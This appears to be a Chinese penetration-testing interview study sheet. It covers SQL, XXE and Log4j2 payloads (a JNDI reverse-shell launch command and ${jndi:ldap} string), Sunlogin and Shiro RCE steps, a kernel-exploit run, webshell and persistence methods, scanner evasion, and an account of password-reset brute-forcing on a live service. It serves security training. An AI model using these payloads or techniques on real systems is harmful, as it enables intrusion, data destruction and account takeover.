### 堆叠注入

在SQL中，分号（;）是用来表示一条sql语句的结束。试想一下我们在 ; 结束一个sql语句后继续构造下一条语句，会不会一起执行？因此这个想法也就造就了堆叠注入。而union injection（联合注入）也是将两条语句合并在一起，两者之间有什么区别么？区别就在于union 或者union all执行的语句类型是有限的，可以用来执行查询语句，而堆叠注入可以执行的是任意的语句。例如以下这个例子。用户输入：1; DELETE FROM products服务器端生成的sql语句为： Select \* from products where productid=1;DELETE FROM products当执行查询后，第一条显示查询信息，第二条则将整个表进行删除。

堆叠注入的局限性:在于并不是每一个环境下都可以执行，可能受到API或者数据库引擎不支持的限制，在我们的web系统中，因为代码通常只返回一个查询结果，因此，堆叠注入第二个语句产生错误或者结果只能被忽略，我们在前端界面是无法看到返回结果的。

### 时间盲注原理、语句：

延迟注入，是一种盲注的手法, 提交对执行时间敏感的函数sql语句，通过执行时间的长短来判断是否执行成功，比如:正确的话会导致时间很长，错误的话会导致执行时间很短。

使用条件：没有回显，也不判断正确或错误

http://10.0.0.21/yanci.php?username=root' and If(ascii(substr(database(),1,1))=114,1,sleep(5))#

### URL编码

任何URL编码的字符都以%为前缀，其后是这个字符的两位十六进制ASCII代码。以下是一些常见的URL编码字符:

* %3d代表=;
* %25代表%;
* %20代表空格:
* %0a代表换行;
* %00代表空字节。

另一个值得注意的编码字符是加号(+).它代表URL编码的空格(除%20。代表空格外))o

### Unicode编码

16位Unicode编码的工作原理与URL编码类似。为通过HTTP进行传输.16位Unicode编码的字符以，u为前缀，其后是这个字符的十六进制Unicode码点。例如:

* %u2215代/
* %u00e9代表

UTF-8是一种长度可变的编码标准.它使用一个或几个字节表示每个字符。为通过HTTP进行传输，UTF-8编码的多字节字符以毛为前缀，其后用十六进制表示每个字节。例如:

* %c2%a9代表;

%e2%89%a0代表。

### HTML编码

* &quot;代表”;
* &apos:代表’;
* &amp;代表&;
* &lt;代表<;
* &g:;代表>。

### Base64编码

Base64，有着以下特征：  
1.字符串的长度为4的整数倍。  
2.字符串的符号取值只能在A-Z, a-z, 0-9, +, /, =共计65个字符中，且=如果出现就必须在结尾出现

VGh1IFdlYiBBcHBsaWNhdGlvbiBIYWNrZXIncyBIYW5kYm9vaw==

### 十六进制编码

646166

### nmap用法：

### nmap绕过防火墙

-sA ACK扫描，这项高级的扫描方法通常可以用来穿过防火墙

-PB 这是默认的ping扫描选项。它使用ACK(-PT)和ICMP(-PI)两种扫描类型并行扫描。如果防火墙能够过滤其中一种包，使用这种方法，你就能够穿过防火墙。

防火墙/IDS规避和欺骗：

-f; --mtu <val>：片段数据包（可选带给定mtu）

-D <decoy1,decoy2[,ME],...>: 用诱饵掩盖扫描

-S <IP\_Address>: 欺骗源地址

-e <iface>: 使用指定的接口

-g/--source-port <portnum>: 使用给定的端口号

--proxies <url1,[url2],...>: 通过HTTP/SOCKS4代理中继连接

--ttl <val>: 设置IP生存时间字段

--spoof-mac <mac address/prefix/vendor name>: 欺骗你的mac地址

--badsum: 使用伪TCP/UDP/SCTP校验和发送数据包

Nmap简单的扫描方式：  
全面扫描：nmap-T4 -A targetip  
主机发现：nmap-T4 -sn targetip  
端口扫描：nmap-T4 targetip  
服务扫描：nmap-T4 -sV targetip  
高级用法  
1.操作系统扫描：nmap-T4 -O targetip–iflist选项来查看本地主机的接口信息与路由信息

1. 指定网口与IP地址  
   在Nmap可指定用哪个网口发送数据，-e <interface>选项。接口的详细信息可以参考–iflist选项输出结果。  
   示例：nmap -e eth0 targetip  
   3.Nmap也可以显式地指定发送的源端IP地址。使用-S <spoofip>选项，nmap将用指定的spoofip作为源端IP来发送探测包。  
   4.另外可以使用Decoy（诱骗）方式来掩盖真实的扫描地址，例如-D ip1,ip2,ip3,ip4,ME，这样就会产生多个虚假的ip同时对目标机进行探测，其中ME代表本机的真实地址，这样对方的防火墙不容易识别出是扫描者的身份。  
   nmap -T4 -F -n -Pn -D192.168.1.100,192.168.1.101,192.168.1.102,ME 192.168.1.1
2. 定制探测包  
   Nmap提供–scanflags选项，用户可以对需要发送的TCP探测包的标志位进行完全的控制。可以使用数字或符号指定TCP标志位：URG, ACK, PSH,RST, SYN,and FIN。  
   例如，nmap -sX -T4 –scanflags URGACKPSHRSTSYNFINtargetip  
   此命令设置全部的TCP标志位为1，可以用于某些特殊场景的探测。  
   另外使用–ip-options可以定制IP包的options字段。  
   6.使用-S指定虚假的IP地址，-D指定一组诱骗IP地址（ME代表真实地址）。-e指定发送探测包的网络接口，-g（–source- port）指定源端口，-f指定使用IP分片方式发送探测包，–spoof-mac指定使用欺骗的MAC地址。–ttl指定生存时间。

7.扫描防火墙：

1）SYN扫描 -sS Nmap默认扫描只扫描1000个最可能开放的端口，如果想扫描全部的端口，使用命令nmap -sS -T4-p- [www.fakefirewall.com](http://www.fakefirewall.com/" \t "https://www.cnblogs.com/sybboy/p/_blank)

2）FIN扫描 -sF nmap -sF -T4 [www.fakefirewall.com](http://www.fakefirewall.com/" \t "https://www.cnblogs.com/sybboy/p/_blank)

3）ACK扫描 -sA  
利用ACK扫描判断端口是否被过滤。针对ACK探测包，未被过滤的端口（无论打开、关闭）会回复RST包。  
nmap -sA -T4 [www.fakefirewall.com](http://www.fakefirewall.com/" \t "https://www.cnblogs.com/sybboy/p/_blank)

8.脚本扫描：

-sC：相当于--script=default

--script=<Lua scripts>：<Lua scripts>是以逗号分隔的

### Sqlmap

### Sqlmap用于post包的选项

-r 抓包放在txt里，指定路径（可放置于工具一级目录，不用加路径）

-p 指定某一参数（双引号括起来 如 “id”）

高级用法：

--data=DATA 通过POST发送的数据字符串（例如“id=1”）

--cookie=COOKIE cookie头值（例如“PHPSESSID=a8d127e….”）

--random-agent 使用随机选择的HTTP用户代理头值

--proxy=PROXY 使用代理连接到目标URL

--batch 批处理从不要求用户输入，使用默认行为

--flush-session 刷新会话刷新当前目标的会话文件


### 华为扫描器：

secdockerlmg，xsecure-dbscan，nmap，主机：nexpose，secVAS,CSpider,AWVS,secscan,secbinarycheck,codecheck,codedex,securecat,virusscan.

### 冰蝎的加密原理

冰蝎是一款基于Java开发的动态加密通信流量的新型Webshell客户端。老牌 Webshell 管理神器——中国菜刀的攻击流量特征明显，容易被各类安全设备检测，实际场景中越来越少使用，加密 Webshell 正变得日趋流行。由于通信流量被加密，传统的 WAF、IDS 设备难以检测，给威胁狩猎带来较大挑战。冰蝎其最大特点就是对交互流量进行对称加密，且加密秘钥是由随机数函数动态生成，因此该客户端的流量几乎无法检测。

客户端和服务器（被上传冰蝎马的受害主机）的加密通信过程：



大致的加密通信流程即：

首先客户端以Get形式发起带密码的请求（形如 http://192.168.43.11/dvwa/shell.php?pass=645 的请求）；

服务端产生随机密钥（使用随机数MD5的高16位作为密钥），将密钥写入Session并将密钥返回客户端；

客户端获取密钥后，将Poyload（待执行的攻击命令）用AES算法（或者XOR运算）加密，用POST形式发送请求；

服务端收到请求，用Session中的密钥解密请求的Body部分，之后执行Payload，将直接结果返回到客户端。

客户端获取服务端返回结果，回显到客户端UI界面上。

### spring的Spring Cloud Gateway 代码注入漏洞

漏洞等级：10 | 严重

漏洞描述：当启用、暴露和不安全的 Gateway Actuator 端点时，使用 Spring Cloud Gateway 的应用程序容易受到代码注入攻击。远程攻击者可以发出恶意制作的请求，允许在远程主机上进行任意远程执行。

影响范围：

Spring Cloud Gateway 3.1 ：3.1.0

Spring Cloud Gateway 3.0：3.0.0-3.0.6

早期不受支持的版本

### 怎么处理代码审计工具的误报从白盒验证方向

### xff头和client头的区别

### 研判经历：

发现告警，看见cookie中插入paylod，是一条命令执行语句，unicode+base64双重编码，执行命令是whoami，响应包未执行，立刻将ip拉入黑名单，将ip交给溯源组，发现是使用国外代理，无法追踪。

### 应急响应经历:

就在北京遇到一个网站被植入Webshell的这个事情，之后排查入侵方式，首先我是拿了D盾工具去查杀webshell，然后通过发现的webshell这个文件的创建时间点，去翻看相关日期的访问日志，拿那个星图日志分析工具去对web日志进行分析，经过日志分析，在文件创建的时间节点并未发现可疑的上传，但发现存在可疑的webservice接口，访问webservice接口，发现变量：buffer、distinctpach、newfilename可以在客户端自定义，尝试对漏洞进行复现，可成功上传webshell，控制网站服务器，最后清除webshell并对webservice接口进行代码修复。恢复正常业务。

### 应急响应（挖矿病毒）：

接到通报，地址是一台路由器的地址，挖矿病毒的特征就是会不断请求与外网矿池连接，所以就到内网核心交换机的地方，用wireshark对交换机镜像流量口抓包，使用过滤命令dns.qry.name==’’castaic.vaincues.com’’,得到两台机器ip，其中一台是客户上级的进行通知，对另一台服务器进行检查，cpu、带宽都不高，因为病毒在内网，请求不到，没有工作，用火绒、360杀毒成功杀死。开始寻找源头：是由于这台机器使用过外网使用的移动储存设备，造成传染。

### 挖过印象最深的漏洞

广州地铁一站通 逻辑漏洞

刚开启网上功能时进行测试 注册完自己账号之后想寻找弱口令，敏感信息泄露等一些漏洞。 之后又测试了密码找回功能 ，接收到一封找回密码的邮件 发现需要key和验证码双重验证

心想这个key和验证码有没有校验 然后拿自己账号测试 使用brupsutie抓包 去掉key，爆破四位验证码，然后就发现返回了几十个重置成功，很明白了，根本没有校验key，只要验证码正确了就可以重置密码，为什么会返回几十个重置成功的呢，因为session保存着所有找回密码的用户，都被重置成功了，不过我不知道他们的手机号。

CSDN账号：MH cloud

Linux内核提权编号CVE-2022-0847：上传提权脚本文件，编译或者加文件权限，执行后就是root权限。

gcc exploit.c -o exploit ./eploit另一个 chmod 777 linux内核提权.sh ./linux内核提权.sh

### 小猫（vpn客户端）远程代码执行

在设置的订阅链接那里，有一个添加配置文件的地方，拖进exp，对方执行就可以了，风险小

### 通达OA

内部办公系统搭建在公网上，先用注入，爆出，利用工具里抓取管理员cookie，登录替换cookie就登录后台成功，找到一个功能点，成功上传webshell，

北京交通大学旁站漏洞

农业管理系统未授权访问（bp插件发现），后台admin账号弱口令，报错敏感信息。

### 向日葵远程代码执行：

11.0.0.33以下版本受影响，SunloginClient 启动后会在 40000 -60000随机开放一个web端口，认证有问题可以直接通过cgi-bin/rpc?action=verify-haras获取cid 执行回显rce

复现：连接向日葵以后，用scanport扫对方IP的端口，执行curl测试一下，我们使用EXP（python写的）获取Token，bp上构造一个get包，URL里放payload，cmd=ping../上一级目录到C盘，接window/system32/ipconfig，ip和端口改下，把获取到的token替换到cookie的cid参数里，回包里就有网卡信息了，也可以指定其他命令执行。

strus2SHIRO-550 反序列化漏洞

验证shiro框架：在登录输入框，抓包请求包和回报里有rememberme字段

批量找：fofa输入shiro，就可以获得大量相应指纹的网站，

利用：网址复制进去后，用利用工具爆破秘钥轮询，构造攻击链，注入内存马

原理：shiro 默认使用了 CookieRememberMeManager，其处理 cookie 的流程是：

得到 rememberMe 的 cookie 值–>Base64 解码–>AES 解密–>反序列化

AES 的密钥是硬编码在代码里，就导致了反序列化的 RCE 漏洞

SHIRO-721 反序列化漏洞

不需要 key，利用 Padding Oracle Attack 构造出 RememberMe 字段后段的值结合合法的 RememberMe cookie 即可完成攻击

### Log4j2漏洞：

原理：lookup功能提供对配置环境的读取，如果输入参数符合格式就可以查询到敏感配置信息，而且look up同时支持jndi和rmi服务，可以通过jndi协议指向恶意服务的恶意rmi服务，到达远程代码执行的攻击效果。修复：mever米玩儿文件中版本改为2.15版本以上，自动更新。

01、漏洞发现

通过burp插件的方式，将Log4j2漏洞检测能力集成到burp进行被动扫描。在访问网站抓包的过程中，检测到目标站点存在Log4j2 RCE漏洞。

02、确认漏洞参数

对每个数据包里都夹带多个参数注入Payload，我们需要进一步定位到具体的漏洞参数位置。

（1）登录ceye.io，可以查看当前的dnslog。

（2）对比burp参数注入的payload和dnslog请求，可初步确认参数username存在Log4j2 RCE漏洞。

03、构建ldap服务

通过JNDI注入利用的工具，构建好恶意类地址和ldap服务，为进一步漏洞利用做好准备。

（1）构建payload，将要执行的命令进行base64编码，可通过Java Runtime 配合 bash 编码实现。

在线编码地址:

https://www.jackson-t.ca/runtime-exec-payloads.html

（2）用JNDIExploit启动一个ldap的服务。

命令如下：

java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "编码后的bash反弹shell命令" -A “监听的IP地址”

04、获取目标权限

利用Log4j2漏洞向目标服务器发送构造的payload语句，反弹shell，从而获取目标服务器权限。

（1）启动端口监听

（2）在burp进行构造payload，url编码后发送请求。

Payload：

?username=${jndi:ldap://xxx.xxx.xxx.xxx:1389/pgc2pp}

服务端成功接收到bash反弹的shell

### 渗透经历：

外网信息收集（phpstudy探针）找到后台

通过Phpmyadmin的弱口令登录后台，利用日志文件general-log写入webshell，先查询全局变量设置，开启日志，设置日志储存路径，再写入一句话木马，蚁剑连接。或者收集到后台地址及账号密码登录后，通过前台模板创建处写入一句话

接下来就内网横向渗透，先关闭防火墙，msf生成木马并监听，成功上线

上线cs：设置监听，生成powershell，成功上线

使用系统命令得到很多信息：ip信息、主机信息、systeminfo查补丁、进程及服务、域信息、当前登录域信息及用户信息

使用msf扫描发现ms17-010永恒之蓝，拿下域控

代码审计：

第一，先用fortify扫描一遍，排查一些比较明显的问题

第二，看一看配置文件maven、packet.json，看看是否采用一些有问题的的中间件版本、有漏洞的第三方应用组件

第三，排查一下硬编码，明文存储这些，password、token、url、公网IP、端口等，敏感信息（个人信息）泄露

第四，排查一下是否有使用危险的函数，会造成xxe、反序列化那些readobject（unresellize），不同开发语言的函数、方法不一样，具体我不记得了，一百度就有。

第五，排查完这些，看看对外暴露的接口，接收参数是否可控，像重定向要用白名单写死，像sql参数要用预编译等等，从接收参数的地方层层排查，像上传下载的方法或接口，是否过滤危险字符../这些，是否写死上传下载目录，是否有大小限制，完整性校验，还有如果有解压功能的，要检查是否有zip炸弹校验（判断压缩比），还有，重要接口操作之前，是否有合理的权限校验等等

第六，密码算法：找密码密钥，看看是否用了安全的密码算法，加解密，不安全的密码Des。 目前基本使用的是对称加密中的AES。以及非对称加密的ASL

第七，异常处理：是否敏感异常，是否处于信任域，是否有安全机制

第八，日志打印：直接（明文）打印敏感信息、间接打印敏感信息.。

第九，序列化操作：是否包含敏感信息，是否有安全机制

第十，闲置的代码应删除和接口功能，而不是注释掉

### 厂商安全设备：

安恒明鉴，阿尔法

绿盟极光，漏扫

奇安信天眼，tip

360天擎

青藤云

启明不了解

安天也有安全软件

### php爆绝对路径方法？

单引号引起数据库报错

访问错误参数或错误路径

探针类文件如phpinfo

扫描开发未删除的测试文件

google hacking

phpmyadmin报路径：/phpmyadmin/libraries/lect\_lang.lib.php

利用漏洞读取配置文件找路径

恶意使用网站功能，如本地图片读取功能读取不存在图片，上传点上传不能正常导入的文件

### 你常用的渗透工具有哪些

burp、nmap、sqlmap、awvs、蚁剑、冰蝎、dirsearch、御剑等等

### xss盲打到内网服务器的利用

钓鱼管理员

信息收集

### 鱼叉式攻击和水坑攻击？

鱼叉攻击：指利用木马程序作为电子邮件的附件，发送到目标电脑上，诱导受害者去打开附件来感染木马

水坑攻击：分析攻击目标的上网活动规律，寻找攻击目标经常访问的网站的弱点，将网站攻破并植入恶意程序，等待目标访问

### 什么是虚拟机逃逸？

利用虚拟机软件或者虚拟机中运行的软件的漏洞进行攻击，以达到攻击或控制虚拟机宿主操作系统的目的

### **中间人攻击？**

原理：

在同一个局域网中，通过拦截正常的网络通信数据，并进行数据篡改和嗅探

防御：

在主机绑定网关MAC与IP地址为静态

在网关绑定主机MAC与IP地址

使用ARP防火墙

### **TCP三次握手过程？**

第一次握手：建立连接时,客户端发送syn包(syn=j)到服务器,并进入SYN\_SEND状态,等待服务器确认

第二次握手：服务器收到syn包,必须确认客户的SYN（ack=j+1）,同时自己也发送一个SYN包（syn=k）,即SYN+ACK包,此时服务器进入SYN\_RECV状态

第三次握手：客户端收到服务器的SYN＋ACK包,向服务器发送确认包ACK(ack=k+1),此包发送完毕,客户端和服务器进入ESTABLISHED状态,完成三次握手

### **七层模型？**

应用层、表示层、会话层、传输层、网络层、数据链路层、物理层

### **对于云安全的理解**

融合了并行处理、网格计算、未知病毒行为判断等新兴技术和概念，通过网状的大量客户端对网络中软件行为的异常监测，获取互联网中木马、恶意程序的最新信息，传送到Server端进行自动分析和处理，再把病毒和木马的解决方案分发到每一个客户端

### **了解过websocket吗？**

WebSocket是一种在单个TCP连接上进行全双工通信的协议，最大特点是服务器可以主动向客户端推送信息，客户端也可以主动向服务器发送信息，是真正的双向平等对话。

### **DDOS是什么？有哪些？CC攻击是什么？区别是什么？**

DDOS：

分布式拒绝服务攻击，利用合理的服务请求来占用过多的服务资源，从而使合法用户无法得到服务的响应

主要方式：

SYN Flood

UDP Flood

ICMP Flood

Connection Flood

HTTP Get

UDP DNS Query Flood

### **CC攻击：**

模拟多个正常用户不停地访问如论坛这些需要大量数据操作的页面，造成服务器资源的浪费，CPU长时间处于100%，网络拥塞

### **两者区别：**

CC攻击网页，DDOS攻击服务器，更难防御

CC门槛较低，DDOS需要大量服务器

CC持续时间长，DDOS产生的影响大

### **land攻击是什么**

局域网拒绝服务攻击，DDOS攻击的一种，通过发送精心构造的、具有相同源地址和目标地址的欺骗数据包，致使缺乏相应防护机制的目标设备瘫痪

### **你会如何进行信息收集？**

服务器信息：ip、中间件、操作系统

域名whois、ipwhois、网段归属

子域名探测

网站目录扫描、接口信息扫描

端口扫描

各大引擎搜索相关信息

### **什么是CRLF注入攻击？**

通过“回车”和“换行”字符注入HTTP流，实现网站篡改、跨站脚本、劫持等。

### **防止XSS，前端后端两个角度？**

前端：

用户输入特殊字符过滤转义为html实体

用户输出编码

后端：

实体化编码

函数过滤

限制字符长度

### **如何防护一个端口的安全？**

利用WAF、IDS、IPS等设备

危险服务端口禁止对外访问或限制IP访问

服务定期更新版本

### **webshell检测思路？**

静态检测：匹配特征码，特征值，危险函数

动态检测：WAF、IDS等设备

日志检测：通过IP访问规律，页面访问规律筛选

文件完整性监控

### 发现IIS的网站，怎样试它的漏洞？（根据版本）

SQL注入问题总结

### **GPC是什么？开启了怎么绕过**

GPC：

php.ini配置文件中的magic\_quotes\_gpc，实现为get、post、cookie传入的单引号、双引号、反斜线、NULL字符添加反斜线 \

绕过：

PHP5的GPC对$\_SERVER的忽略，可在http请求头注入

二次注入

宽字节注入

### **web常用的加密算法有什么**

单向散列加密 MD5、SHA、MAC

对称加密 AES、DES

非对称加密 RSA、RSA2

### **XSS除了获取cookies还能做什么？**

获取管理员ip

xss蠕虫

钓鱼攻击

前端JS挖矿

键盘记录

屏幕截图

运营商（或其他）网络劫持

运营商劫持：广告投放

DNS劫持：通过各种手段篡改DNS，劫持网络

### **DNS欺骗是什么**

攻击者冒充域名服务器的一种欺骗行为

缓冲区溢出原理和防御

原理：

当写入缓冲区的数据量超过该缓冲区所能承受的最大限度时，发生缓冲区溢出，溢出的数据被黑客加以利用，形成远程代码执行漏洞。

防御：

基于操作系统防御

缓冲区边界检查

安全编程

### **网络安全事件应急响应**

断网：条件允许时优先断网，防止黑客进一步操作或删除痕迹

取证：通过分析登录日志、网站日志、服务日志寻找黑客ip，查看黑客进行的操作

备份：备份服务器文件，对比入侵前后产生变化的文件

查漏：通过上述步骤寻找业务薄弱点，修补漏洞

杀毒：清除黑客留下的后门、webshell、管理账号

溯源：通过黑客ip地址，入侵手段等

记录：归档、预防

企业内部安全

实名制联网 重要网段隔离 禁止接入任何USB设备

禁用WIFI网络 IP与MAC地址绑定

部署网络监控、IDS、IPS设备

定期培训，提高员工安全意识

### **业务上线前，怎么测试，从哪些角度测试**

安全测试：寻找产品漏洞，页面漏洞，服务漏洞，敏感信息泄露，逻辑漏洞，弱口令

性能测试：压力测试

功能完整性测试

### **应用有漏洞，但是无法修复和停用，你怎么办**

限制IP白名单访问

使用WAF、IDS、防火墙设备

### **CSRF怎么防护？**

验证HTTP Referer字段

添加Token字段并验证

添加自定义字段并验证

### **文件上传绕过方法？**

WAF绕过：

修改上传表单字段

表单字段大小写替换

表单字段增加或减少空格

表单字段字符串拼接

构造双文件上传表单，同时上传双文件

编码绕过

垃圾数据填充绕过

文件名大小写绕过

服务器检测绕过：

MIME类型绕过

前端JS检测抓包改包绕过

黑名单绕过：php3、asa、ashx、windows特性（test.asp\_、流特性）、apache解析漏洞

图片内容检测使用图片马绕过 .htassess绕过

白名单检测绕过：

截断上传绕过

IIS6/7/7.5解析漏洞，nginx低版本解析漏洞

文件包含绕过

验证码相关利用点

验证码复用

验证码可识别

验证码失效

验证码DDOS

### **cookie你会测试什么内容**

sql注入

xss

权限绕过

敏感信息泄露

### **说出几个业务逻辑漏洞类型？**

任意用户密码重置

短信轰炸

订单金额修改

忘记密码绕过

恶意刷票

验证码复用

### **简述文件包含漏洞**

调用文件包含函数时，未严格限制文件名和路径，如include()、require()等函数

业务逻辑漏洞，用户任意密码重置有什么例子，因为什么因素导致的？

普通用户重置管理用户密码

普通用户重置普通用户密码

未设置用户唯一Token，导致越权

### **渗透测试过程中发现一个只能上传zip文件的功能，有什么可能的思路？**

shell压缩上传，程序自解压getshell

尝试解析漏洞getshell

寻找文件包含漏洞

木马钓鱼管理员

### **为什么aspx木马权限比asp大？**

aspx使用的是.net技术,IIS中默认不支持，ASPX需要依赖于.net framework，ASP只是脚本语言 入侵的时候asp的木马一般是guest权限APSX的木马一般是users权限

### **只有一个登录页面有哪些思路？**

SQL注入、万能密码

暴力破解

权限绕过

目录扫描

敏感信息泄露

### **请求头中哪些是有危害的？**

COOKIE注入

user-agent注入

X-Forwarded-For注入

Referer注入

### **谈谈水平/垂直/未授权越权访问的区别?**

水平越权：普通用户越权访问普通用户

垂直越权：普通用户越权访问管理用户

未授权访问：权限控制不严，导致无需登录访问已登录用户页面

### **xss有什么？执行存储型的xss的危害和原理**

存储型、反射型、DOM型

存储型XSS是指应用程序通过Web请求获取不可信赖的数据，在未检验数据是否存在XSS代码的情况下，便将其存入数据库

存储型XSS危害：

窃取用户Cookie

XSS钓鱼攻击

XSS蠕虫攻击

获取键盘记录

获取用户信息

获取屏幕截图

### **主机疑似遭到入侵，要看哪里的日志**

系统登录日志

服务访问日志

网站日志

数据库日志

### **python常用的标准库**

正则表达式 re

时间模块 time

随机数 random

操作系统接口 os

科学计算 math

网络请求 urlib

http库 requests

爬虫库 Scrapy

多线程库 threading

### **reverse\_tcp 和 bind\_tcp 的区别？**

reverse\_tcp：攻击机设置一个端口和IP，Payload在测试机执行连接攻击机IP的端口，这时如果在攻击机监听该端口会发现测试机已经连接 白话就是让受控机主动连接我们

bind\_tcp：攻击机设置一个端口（LPORT），Payload在测试机执行打开该端口，以便攻击机可以接入 白话就是我们主动连接受控机 使用reverse\_tcp较为安全，一般不会被防火墙发现

### oauth认证过程中可能会出现什么问题，导致什么样的漏洞?

CSRF

redirect\_uri校验不严格

错误的参数传递

### 做了cdn的网站如何获取真实IP

全球ping

查询历史解析记录

探针文件如phpinfo等

利用命令执行连接我们的服务器或DNSlog

寻找网站配置

通过二级域名

全网扫描，title匹配

### jsonp跨域与CORS跨域的区别？

jsonp浏览器支持较好，CORS不支持IE9及以下浏览器

jsonp只支持GET，CORS支持所有类型的HTTP请求 jsonp只发一次请求，复杂请求CORS发送两次

### 算法？了解过什么排序？

冒泡排序

选择排序

插入排序

### SSRF漏洞利用？

本地文件读取

服务探测、端口扫描

攻击内网redis、mysql、fastcgi等服务

利用到的协议有：http/s、file、gopher、tftp、dict、ssh、telnet

### 常见后门方式？

Windows:

注册表自启动

shift后门

远控软件

webshell

添加管理用户

影子用户

定时任务

dll劫持

注册表劫持

MBR后门

WMI后门

管理员密码记录

Linux:

SSH后门

SUID后门

Crontab计划任务

PAM后门

添加管理员账号

Rootkit

### open\_basedir访问目录限制绕过方法？

使用命令执行函数绕过

使用symlink()函数绕过

glob伪协议绕过

### PHP代码审计中容易出问题的点？

参数拼接方式皆有可能产生SQL注入（老生常谈）

全局变量注册导致的变量覆盖

fwrite参数未过滤导致的代码执行

权限校验疏漏导致的后台功能访问

接口任意文件上传

unserialize反序列化漏洞

### 红蓝对抗中蓝队反杀红队场景和姿势？

钓鱼、蜜罐、蚁剑RCE

### linux计划任务，黑客隐藏自己的计划任务会怎么做？

临时任务：at、batch命令

Redis未授权常见getshell的几种方式？

web绝对路径写shell

写入ssh公钥获取服务器权限

主从复制getshell

### JWT的攻击手法？（头部、负载、签名）

加密算法置为空绕过身份验证

爆破弱密钥 kid参数：任意文件读取、SQL注入、命令注入

未校验签名，内容重新编码

### JAVA中间件的漏洞，举几个例子？

JBoss反序列化

WebLogic反序列化

Tomcat任意文件写入、弱口令+后台getshell

### DNS外带可以用在哪些漏洞？

SQL盲注

无回显的命令执行

XXE盲打

SSRF盲打

### HTTP-Only禁止的是JS读取cookie信息，如何绕过这个获取cookie

劫持登录页面钓鱼绕过

### 中间件漏洞总结？

这里只写常利用的漏洞

IIS:

IIS6.0 PUT漏洞

IIS6.0 远程代码执行漏洞

IIS6.0 解析漏洞 IIS启用.net 短文件名漏洞

IIS7.0/7.5 解析漏洞

Apache:

未知扩展名解析漏洞

配合错误导致的解析漏洞、目录遍历

Nginx：

配置错误导致的解析漏洞、目录遍历

Tomcat:

配置错误导致的任意代码执行、任意文件写入漏洞

弱口令+管理后台war包部署getshell manager/html

管理后台弱口令爆破

JBoss:

5.x/6.x反序列化漏洞（CVE-2017-12149）

JMXInvokerServlet反序列化

EJBInvokerServlet反序列化

JMX Console未授权访问

弱口令+管理后台war包部署getshell

WebLogic:

XMLDecoder 反序列化漏洞（CVE-2017-10271 & CVE-2017-3506）

wls9\_async\_response,wls-wsat 反序列化远程代码执行漏洞（CVE-2019-2725）

WLS Core Components 反序列化命令执行漏洞（CVE-2018-2628）

弱口令+管理后台war包部署getshell

### 谈一谈Windows系统与Linux系统提权的思路？

Windows:

数据库提权：mysql、sqlserver

第三方软件提权：serv-u DLL劫持

系统内核溢出漏洞提权：cve系列

Linux：

sudo提权

suid提权

redis 内核提权

### python有哪些框架，其中出现过哪些漏洞

Django、Flask、Scrapy Django任意代码执行

Flask模板注入

### 小程序的渗透和普通渗透的差异

渗透过程不变，依旧是抓包修改参数渗透

不同点是小程序会将包下载到本地，可以使用逆向还原工具反编译

### app本身的漏洞测试 四大组件

Activity组件:

activity绑定browserable与自定义协议

ActivityManager漏洞

Service组件:

权限提升，拒绝服务攻击

Broadcast Receiver组件:

权限管理不当

BroadcastReceiver导出漏洞

动态注册广播组件暴露漏洞

Content Provider组件:

读写权限漏洞

Content Provider中的SQL注入漏洞

Provider文件目录遍历漏洞

### IDS/IPS防护原理及绕过思路

原理：

IDS工作在网络层，旁路部署，通过抓取和分析网络流量来发现攻击 IPS一般也是在网络层旁路，可以理解为具备阻断能力的IDS，是IDS的升级版（也有IDS检测到攻击通知阻断设备执行阻断动作的设备联动模式），可以覆盖网络层和应用层

绕过：

TCP分片：拆分出两个TCP包

IP分片：原理同TCP分片，但是丢包严重

程序bug/性能问题：发送大量无效包，消耗IPS性能

伪造TCP状态：绕过基于状态追踪的IPS

IPV6绕过：使用IPV6地址绕过

json的csrf的利用

使用XMLHttpRequest、fetch构造出JSON请求，利用Flash的跨域与307跳转来绕过http自定义头限制

json格式的数据包可以测哪些漏洞

csrf json劫持 xss

### 简述xxe漏洞原理与利用方式

原理：

XML外部实体注入，在应用程序解析XML输入时，当允许引用外部实体时，可构造恶意内容，产生漏洞

利用：

DTD Document Type Definition

DTD 内部声明 <!DOCTYPE 根元素 [元素声明]>

DTD 外部引用 <!DOCTYPE 根元素名称 SYSTEM “外部DTD的URI”>

引用公共DTD <!DOCTYPE 根元素名称 PUBLIC “DTD标识名” “公用DTD的URI”>

ENTITY

<?xml version="1.0" encoding="utf-8"?>

<!DOCTYPE root [

<!ENTITY x "First Param!">

<!ENTITY y "Second Param!">

<!ENTITY xxe SYSTEM "file:///etc/passwd">

]>

<root><x>&x;</x><y>&y;</y><xxe>&xxe;</xxe></root

图片来自网络

￼

### 内网服务器，如何进行信息收集？

使用脚本收集：端口信息、服务信息

系统命令收集：域内用户可使用域命令收集域信息， net group "domain users" /domain等

端口扫描工具全段扫描

本机信息收集：管理密码、登录日志看管理员ip、服务密码收集、网段信息查看、历史记录查看

内网DNS域传送漏洞

### 如果拿下了内网边界层的某一个机器，如何对内网其他进行探测？

首先使用代理进入内网reg、ew等

第二在本机进行信息收集，包括管理员ip、端口服务、账号密码、路由信息、网段信息等

第三扩展到收集到的网段进行渗透，利用常用服务:SMB、MYSQL、SQLserver、ftp、telnet等

借助轻量化脚本或扫描器扫描，但一般不这么做，动静太大容易被管理员发现

### Mysql数据库常用命令：

### Docker命令：

